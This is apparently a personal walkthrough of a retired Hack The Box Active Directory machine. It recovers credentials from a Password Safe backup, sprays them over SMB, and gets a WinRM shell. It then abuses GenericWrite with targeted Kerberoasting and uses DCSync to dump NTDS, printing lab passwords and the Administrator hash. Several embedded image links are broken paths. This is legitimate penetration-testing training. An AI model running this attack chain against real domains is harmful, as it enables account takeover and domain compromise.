Started: Thu May  8 18:49:49 2025
Stopped: Thu May  8 18:49:52 2025
```

- now what to do with this idk... :)
- this might be the password to the Password safe database:


https://pwsafe.org/help/pwsafeEN/html/backup_and_restore.html

- Seems I can possibly open up this DB:

  https://pwsafe.org/help/pwsafeEN/html/create_new_db.html
  - The MASTER-PASSWORD will be: `tekieromucho`

Installing PWSAFE:

- need to find linux install:
  - https://github.com/pwsafe/pwsafe/blob/master/README.LINUX.DEVELOPERS.md
  - That didn't work so i tried this: https://github.com/pwsafe/pwsafe/blob/master/README.LINUX.md



- all I had to do was:

```
sudo apt install passwordsafe
```

- the command to open the password safe is:

```
pwsafe
```

- after you select the `Backup.psafe3` and enter in the master password we got earlier.

PWSAFE OUTPUT:

```
alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

- I created 2 lists with all of the usernames and passwords to see if all accounts are valid:

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc smb administrator.htb -u pwsafeUser.txt -p pwsafe.txt
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emily:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emma:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emily:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

- emily is the only valid user:

```
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc winrm administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.al
gorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwn3d!)
```


USER FLAG:

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ evil-winrm -i administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\emily\Desktop> dir


    Directory: C:\Users\emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
-ar---         5/8/2025   7:13 PM             34 user.txt
```


Path to ROOT Flag:

- let's update `bloodhound` to show that we own `emily`

- when looking at shortest path from owned




- Emily has `GenericWrite` over the user `Ethan`




- when looking at shortest path to domain admin we can see `Ethan` has `DCsync`

```
┌──(kali㉿kali)-[~/Tool/targetedKerberoast]
└─$ ./targetedKerberoast.py --dc-ip 10.10.11.42 -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```




- let’s try to crack this.

Cracked:




ethan:limpbizkit

- now that we have the password to ethan we can do a `DCsync` attack




- issue with secretsdump



- now that we DUMPED NTDS we can get root flag.

Administrator:3dc553ce4b9fd20bd016e098d2d2fd2e

- access with `evil-winrm`


Administrator has been Pwned!
Congratulations MichaelKali, best of luck in capturing flags ahead!
#7074
MACHINE RANK
09 May 2025
PWN DATE
RETIRED
MACHINE STATE